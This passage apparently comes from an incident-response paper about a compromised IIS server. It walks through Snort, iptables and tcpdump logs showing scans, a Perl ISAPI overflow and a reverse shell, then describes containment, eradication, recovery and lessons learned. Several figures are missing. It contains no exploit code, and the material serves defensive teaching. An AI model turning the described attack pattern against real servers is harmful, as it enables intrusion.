TCP TTL:255 TOS:0x10 ID:0 IpLen:20 DgmLen:56
*****AP*** Seq: 0xF924ECB8 Ack: 0xF924ECB8 Win: 0x16D0 TcpLen: 20**

The Snort alert also contains the results of the attacker running a scanning tool against the server. While this scanning alarm alone might not create too much panic, as they can be frequent, these scans along with the suspicious FTP traffic help the systems administrator start to piece together what has happened.

These logs and observations start becoming the forensics trail the systems administrator will need to determine if an actual incident has occurred, or if this is, like many IDS detects, explainable in other less nefarious ways.

[**] [1:499:1] MISC Large ICMP Packet [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/14-17:40:24.461523 192.168.1.11 -> 192.168.1.15

ICMP TTL:50 TOS:0x0 ID:40893 IpLen:20 DgmLen:28
Type:8 Code:0 ID:54839 Seq:0 ECHO
[Xref => HTTP://www.whitehats.com/info/IDS246]

[**] [111:9:1] spp_stream4: STEALTH ACTIVITY (NULL scan) detection [**]
01/14-17:40:26.731523 192.168.1.11:43194 -> 192.168.1.15:22
TCP TTL:46 TOS:0x0 ID:13815 IpLen:20 DgmLen:60
********* Seq: 0x561CDE84 Ack: 0x0 Win: 0xC00 TcpLen: 40**
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

At this point, checking the voice mail and e-mail of the systems administrator or abuse@ e-mail box looking for complaint e-mail or messages is a good idea. It could save some time in determining if this is a real incident by seeing if someone has called to complain about any suspicious activity or services that are unavailable. Also checking open source IDS IP tracking sites such as www.incidents.org looking for IP addresses registered to the organization is a good idea as many compromised machines are used as launch points to attack other servers external and unrelated to the organization.

Since HQ provides some technical support for this site, they should be notified since the initial assessment is leaning towards malicious activity.

After this initial evidence that a machine was possibly compromised, the next logging device to be examined is the iptables firewall. Since the outbound ftp sessions were associated with the suspicious ip address, the firewall logs were scanned using grep commands for other activity was performed by the attacker.

```
Jan 15 13:24:56 localhost kernel:
MAC=00:04:75:83:66:9f:00:04:75:83:66:99:08:00
SRC=192.168.1.11 DST=192.168.1.15 LEN=60 TOS=0x00 PREC=0x00
TTL=64 ID=64046 DF PROTO=TCP SPT=40421 DPT=2024 WINDOW=5840
RES=0x00 SYN URGP=0 OPT
(020405B40402080A00A60D540000000001030300)
Jan 15 13:24:56 localhost kernel:
MAC=00:04:75:83:66:9f:00:04:75:83:66:99:08:00
SRC=192.168.1.11 DST=192.168.1.15 LEN=60 TOS=0x00 PREC=0x00
TTL=64 ID=64046 DF PROTO=TCP SPT=40421 DPT=2024 WINDOW=5840
RES=0x00 SYN URGP=0 OPT
(020405B40402080A00A60D540000000001030300)
Jan 15 13:27:03 localhost kernel: TCPPRIV IN=eth0 OUT=
MAC=00:04:75:83:66:9f:00:04:75:83:66:99:08:00
SRC=192.168.1.11 DST=192.168.1.15 LEN=60 TOS=0x00 PREC=0x00
TTL=58 ID=42334 PROTO=TCP SPT=45351 DPT=22 WINDOW=3072
RES=0x00 ACK URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Jan 15 13:27:03 localhost kernel: TCPPRIV IN=eth0 OUT=
MAC=00:04:75:83:66:9f:00:04:75:83:66:99:08:00
SRC=192.168.1.11 DST=192.168.1.15 LEN=60 TOS=0x00 PREC=0x00
```

```
TTL=58 ID=42334 PROTO=TCP SPT=45351 DPT=22 WINDOW=3072
RES=0x00 ACK URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Jan 15 13:27:03 localhost kernel: TCPPRIV IN=eth0 OUT=
MAC=00:04:75:83:66:9f:00:04:75:83:66:99:08:00
SRC=192.168.1.11 DST=192.168.1.15 LEN=60 TOS=0x00 PREC=0x00
TTL=58 ID=56911 PROTO=TCP SPT=45353 DPT=1 WINDOW=3072
RES=0x00 ACK URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Jan 15 13:27:03 localhost kernel: TCPPRIV IN=eth0 OUT=
MAC=00:04:75:83:66:9f:00:04:75:83:66:99:08:00
SRC=192.168.1.11 DST=192.168.1.15 LEN=60 TOS=0x00 PREC=0x00
TTL=58 ID=56911 PROTO=TCP SPT=45353 DPT=1 WINDOW=3072
RES=0x00 ACK URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Jan 15 13:27:03 localhost kernel: TCPPRIV IN=eth0 OUT=
MAC=00:04:75:83:66:9f:00:04:75:83:66:99:08:00
SRC=192.168.1.11 DST=192.168.1.15 LEN=60 TOS=0x00 PREC=0x00
TTL=58 ID=48454 PROTO=TCP SPT=45354 DPT=1 WINDOW=3072
RES=0x00 URG PSH FIN URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
Jan 15 13:27:03 localhost kernel: TCPPRIV IN=eth0 OUT=
MAC=00:04:75:83:66:9f:00:04:75:83:66:99:08:00
SRC=192.168.1.11 DST=192.168.1.15 LEN=60 TOS=0x00 PREC=0x00
TTL=58 ID=48454 PROTO=TCP SPT=45354 DPT=1 WINDOW=3072
RES=0x00 URG PSH FIN URGP=0 OPT
(03030A0102040109080A3F3F3F3F000000000000)
```

From these logs it is determined that indeed the IP address made an initial connection to the site, confirming the IDS detects.

The systems administrator now moves onto the IDS systems for a more thorough log evaluation. The port 80 traffic that is behind the suspicion shows no snort alerts. At this point the investigation moves onto the IIS server. The IIS local logs do not show any abnormality that would indicate that anything anomalous had happened.

The investigation now moves onto the tcpdump logs. From the tcpdump logs, the systems administrator is able to piece together what happened in great detail. While the tcpdump logs provide great fidelity, they produce very large amounts of data that is difficult to go through. Now that the systems administrator has a time period and suspicious IP address to focus on, the tcpdump logs can be more effectively used for the investigation. From the tcpdump logs the following can be determined:

An HTTP session is established to the web server from the Internet, which is normal.

17:28:38.981523 192.168.1.11.35888 > 192.168.1.15.80: S 1980788786:1980788786(0) win 5840 <mss 1460,sackOK,timestamp 3704514 0,nop,wscale 0> (DF)

17:28:38.981523 192.168.1.15.80 > 192.168.1.11.35888: S 2912912445:2912912445(0) ack 1980788787 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)

17:28:38.981523 192.168.1.11.35888 > 192.168.1.15.80: . ack 1 win 5840 <nop,nop,timestamp 3704514 0> (DF)

Some HTTP traffic is sent to the web server, which is again normal.

17:28:38.981523 192.168.1.11.35888 > 192.168.1.15.80: . 1:1449(1448) ack 1 win 5840 <nop,nop,timestamp 3704514 0> (DF)

17:28:38.981523 192.168.1.11.35888 > 192.168.1.15.80: P 1449:1499(50) ack 1 win 5840 <nop,nop,timestamp 3704514 0> (DF)

17:28:38.981523 192.168.1.15.80 > 192.168.1.11.35888: . ack 1499 win 17520 <nop,nop,timestamp 370165 3704514> (DF)

A new session from the web server to the suspicious IP address starts on port 5555 with the three-way handshake. This is very abnormal.

17:28:38.991523 192.168.1.15.1496 > 192.168.1.11.5555: S 2912975617:2912975617(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

17:28:38.991523 192.168.1.11.5555 > 192.168.1.15.1496: S 1981452816:1981452816(0) ack 2912975618 win 5840 <mss 1460,nop,nop,sackOK> (DF)

17:28:38.991523 192.168.1.15.1496 > 192.168.1.11.5555: . ack 1 win 17520 (DF)

Data starts moving over this session.

17:28:39.041523 192.168.1.15.1496 > 192.168.1.11.5555: P 1:106(105) ack 1 win 17520 (DF)

By examining the content of these packets with a tool such as ethereal, it might be possible to determine a detectable signature for this attack, as was performed in the above section of the paper. After the signature of the attack is known, the systems administrator may now use the new snort rule against the tcpdump file to detect if there are any previous occurrences of this attack in the past that might not have been detected with this incident.
The systems administrator has now determined that this is a very serious incident and containment procedures must be initiated.

This is a very good time to go to security web sites and mailing lists looking for other reports of scans or suspicious traffic to port 80 matching the signature gathered from the tcpdump logs.

During this period the following should be reviewed.

What the systems administrator has documented so far:

- As applicable, notify management that a serious incident might have occurred.

- Make sure that before any changes are going to be made to the systems, that a chain of evidence is maintained for all artifacts, especially if law enforcement will be involved.

- Review all evidence so far making sure there is not another explanation for this series of events.

- Using the SANS incident severity formula, the systems administrator is able to come up with a qualitative descriptor to provide to management when describing how serious this incident is:

    - Target Criticality = 4
        - The machine was a main web server on the inside LAN
    - Attack Lethality = 4
        - The attack gained user level access
    - System Countermeasures = 0
        - Nothing on the server detected the attack
    - Network Countermeasures = 3
        - The aftermath of the attack was detected by the IDS

    - (4+4)-(0+3)=5


Containment: How would you contain this incident?

After the discovery and initial assessment of the compromise, and confirmation of the penetration, a decision has to be made on containing the damage. The first step is to stop the attacker in question and cut them off from the network to help prevent further damage. This will likely alert the attack they are now discovered, so if the organizations main focus is apprehension, a different approach might be considered. Any decisions that involve keeping the system up in a known compromised state must be considered carefully. In all cases keeping your legal staff informed of all decisions is crucial.


The organization has to decide whether availability and uptime or more important than the risk that the attacker will return from another IP address. This decision can be very difficult to make for an organization that makes a substantial amount of revenue from their web site. There might also be a credibility issue at question if the organization is trying to keep the incident quiet.

If the organization is more concerned about security, then the easiest method to help ensure that the incident is contained is to cut off access to the network from the outside Internet. It is important not to forget any other outside connections that might be considered for disconnection. This might be business to business lines or dialup pools.

If the organization decided to remove web access from the Internet, the border router used by the system which passes the port 80 traffic to the firewall, show below



could be modified to drop this rule, reverting to the default deny stance as it is configured for other ports:



In this case, the organization decides to simply pull the plug and island the network. This does make other efforts in the recovery more difficult, as the systems administrators will likely need Internet access to research the vulnerability and obtain the appropriate patches or workarounds. It is a very secure decision, as there is no way for the remote attacker to continue any sessions or use any different methods to continue the attack once the network is physically disconnected from all external links. It is important to remember modems, vpn's, b2b leased lines or other connectivity that the network might have.

The next step in the containment process is for the organization to decide if they plan to save copies of the data for evidence. It is essential this decision be made in policy, by management ahead of time, or by management on the spot if the policy does not exist.

It is important to remember that from here on in the systems could change as the systems administrator begins the containment process. This could corrupt evidence later needed by law enforcement.

Since the site used offsite backups, the systems administrator must contact the remote site and request that the tapes be returned. This could take several hours depending on where

the tapes have to come from and the process involved, especially if this situation occurs during off-hours.

In this case the systems administrator decides to make copies of the involved machines. The machine is moved to a separate system by simply unplugging the NIC and moving the system onto a separate hub. Also on the hub is a server that will be used to copy an image of the victim machine to.

To ensure the disks are fully copies, the disk copy software Ghost is used. The ghost software is copied to a floppy, and the ghost multicast server is running on the hub. When the machine is booted from the floppy, it is now possible to make an exact image of the victim.

After the disk is duplicated, the original machine can be put aside for the eradication and recovery phase, while the image can be ghosted onto another machine and used for forensics. Alternately the original can be saved for forensics. If the victim is to be returned to service, the administrator must know what caused the compromise. Even restoring from backups might not be fully effective if the cause of the compromise is not known, as it could be compromised again.

Eradicate: Once contained, how would you clean up the mess?

With the system now backed up for evidence are further forensics, the system must be prepared for bringing back online. Unless you perform detailed forensics and a highly skilled staff to interpret the evidence, leaving the machine intact is very risky. The ability of the attacker to make subtle changes to the system to avoid detection is real. Sophisticated rootkits are difficult to detect, if the attacker is not using a well known tool or method the difficulty is increased. The issue the systems administrator faces when making this decision is downtime versus security.

To properly eradicate a vulnerability, the systems administrator must understand what has happened to the system and network. In this case the tcpdump logs seem to indicate an overflow in the IIS system targeting the Perl ISAPI. The long HTTP request, followed by the reverse shell is key evidence to support this conclusion. Once it is determined that the attacker has gained remote access to the server, eradication can be very difficult.

Upgrading the activestate Perl system was accomplished easily by running the install file that was downloaded from the vendor web site. As part of the eradication of the vulnerability, the other components that assisted in the attack should also be considered for removal. In the case the ftp client could be removed from the server if it is not required. Renaming the cmd.exe might also be considered, although this could have unexpected side effects.

Changing the name of the server and the IP address would also assist in removing some of the knowledge the attacker might have gained of the internal system. After this is done, the firewall must be changed to reflect the new mapping of port 80 address.


```
iptables -t nat -A PREROUTING -p tcp -i eth0 --dport 80 -j
DNAT --to-destination 10.0.0.NEW-IP:80
```

The second step is to remove the attacker tools that were downloaded. In this case the only things that were downloaded through ftp were the modified html files that the attacker would use to deface the web site.

Since the vulnerability was targeting a IIS version 5 machine, the resulting shell does not grant SYSTEM access, the damage that could be done is minimized to what files the IIS account has access to. Examination of the tcpdump logs showed no download of any other tools that might have indicated the attacker attempting to gain elevated privilege.

Scanning the entire network for any other IIS servers is a good idea at this point. Since the attacker was targeting IIS, this step could save some grief in the future. Even in a small network, unauthorized servers might have appeared without the systems administrators' knowledge.


Using nmap again, this time to scan the victim machine, will help determine if the server has any ports listening on which indicate that the machine still might have some remnants of the attacker.




In this case the only two open ports on the box are the expected web ports. The NMAP command had to be run twice, the first time the ICMP packet was not returned, the second time NMAP was told not to bother sending a ping to ensure the host was up first.

Running a virus scanner on the machine and making sure the DAT files are up to date is an easy step that can have enormous pay back in terms of system security.


Running the PS command on the victim can also give the administrator an indication on what is running on the system. These tools should be run from a CD with known safe conditions.




Using REGMON the systems administrator is able to display a dynamic list of all registry activity. This is very useful for interrogating the system looking for anomalous activity. Having an idea what it looked like beforehand is invaluable. This goes for many forensic type tools. A baseline of what is normal can go along way in helping to decide what is not normal.



TCPVIEW is easier to deal with, volume wise. It displays a list of ports and listening services. This is a good method to see if an unknown process has spawned a listener.



The Incident Response Collection Report is an automated method to gather a large amount of information from a machine. It takes the data and writes it to a floppy drive.



When you run the report, you are given many files, each detailing a different portion of the system. An example of the event log collection is below:

Incident Response Collection Report (IRCR)

Computer Name: TEST-KWMZ9FUMHC
Domain Name: WORKGROUP
Time/Date: 07:36:30 Mon Jan 21 2002 Pacific Standard Time

System Log

RecordNumber: 1
Source: EventLog
Computer: TEST-KWMZ9FUMHC
Category: 0
Event ID: 6006
EventType: 4
Time Generated: Thu Jan 17 14:47:53 2002
Time Written: Thu Jan 17 14:47:53 2002
User:
Message: The Event log service was stopped.

At this point the systems administrator must decide if they feels comfortable simply patching the vulnerability and cleaning up the mess they know about. This is risky as it assumes that no other damage was done that was not detected.

Another option is to wipe the disks and restore the data and operating systems from the backup tape. If the systems administrator is confident when the attack occurred, this might be a viable option. If there is any doubt as to when the attack occurred, the media might contain compromised binaries. Restoring from these tapes would not solve the problem, and might provide a false sense of security.

The third option is to 'nuke from high orbit': or wipe the disks, reinstall off line from trusted media to a hardened and patched state, and restore the data from backup tapes. This could be the longest in terms of time and effort, but will have the highest degree of certainty that the system is secure.

When you restore a server using trusted CD binaries and data backups, be prepared for problems. There could be a significant amount of undocumented customization that the systems administrator implemented to support the server running in the particular environment.

Recovery: How bring back online. How further secure. What type of testing.

Since the decision has been made to not restore from backups, but to bring the repaired machine back online, now that it is patched, extra steps should be taken to make sure that the server is secure.

Network Protection

- Maintain enhanced logging on the vulnerable server. Logging and review of these logs that might be considered excessive during normal threat-level periods, can be easier to justify after a compromise.

- Tighten firewall egress rules to lessen the chance that a compromise will lead to a shell being returned to the attacker.

Host level protection

- Personal Firewall
- Application Firewall

Other forms of detection

- Virus Scanner
- Tripwire

More detailed network auditing


- Tcpdump
- Snort

More detailed host auditing

- Host based IDS

After all these tools are implemented and the machine is brought back online the machine should again be scanned with vulnerability assessment tools. In this case not only are we reviewing if the system reports back any vulnerabilities, but also if the audit and detection tools record and alarm on the assessment.

- Adding zonealarm prevents the reverse shell from accessing the Internet. After running the jack exploit against the server while zonealarm is running, the following alert appears.



- Adding SecureIIS alarms on the attacks. After running the jack exploit against the server while SecureIIS is running, the follow alert appears.

The alarm Failed in VerifyBufferSize is in the logs after the attack

Using these two countermeasures, the systems administrator can be reasonably sure the exploit will no longer work against the system

Follow Up / Lessons Learned: How did this happen. How prevent in future.

This compromise was the result of a single vulnerability being exploited while a system was behind one patch version. There was what would normally be considered adequate systems security and still the system was compromised. Outside of having the patch for the vulnerable server applied immediately, which is not always possible, there are several suggestions for improving the security of this network in the future, based on this event and the lessons learned.

- Be aware of any changes you make to a system for performance over security reasons. In this case the system would have been vulnerable, but not exploitable as the long HTTP request would have been rejected based on its nonexistence before being passed on for further processing to the vulnerable DLL.
- Effective system survivability through the application of layered security can mitigate the damage when the inevitable vulnerability is compromised.
- Relying on the firewall for full protection not always effective.
- Being behind in just one patch can result in a compromise, 100% protection is likely not possible, that is why the use of additional detection tools is essential.
- A compromised internal system can result in severe damage if the firewall was the principal line of defense.
- Implementing egress and ingress filtering on all border routers. Egress and ingress filtering help stop IP address spoofing that is extensively utilized in denial of service attacks. While the attack was not followed through, recent work by the honeynet project shows that a common reasons for compromising systems in the installation of DDOS tools.
- Egress filtering on the firewall can help prevent external connections on unauthorized ports
- Active response on the IDS for events not likely to be normally be seen, such as outbound ftp from a server, or outbound c:\ shell indicators could help prevent the success of the attack.
- Backup staff for systems administrator.
- Have a good working out-of-band communications procedure with your ISP. A solid relationship with your ISP can be crucial in tracking down the source of attacks.
- Having a written report with the recommendations of the system administrator and security staff can go along way in gaining management buy in for funding additional security, or supporting measures that impact the user community.
- Consider using a managed security provider for systems security if the organization cannot maintain a fulltime staff for security purposes.
- Consider outsourcing all web operations if the organization cannot maintain a fulltime staff for systems administration.
- If the web server had been running SSL, the network IDS rules for the overflow would not be detected. This further shows the need for layered security. The Host IDS and firewall, and other network IDS rules such as outbound FTP and outbound CMD would still detect the attacker in this case.

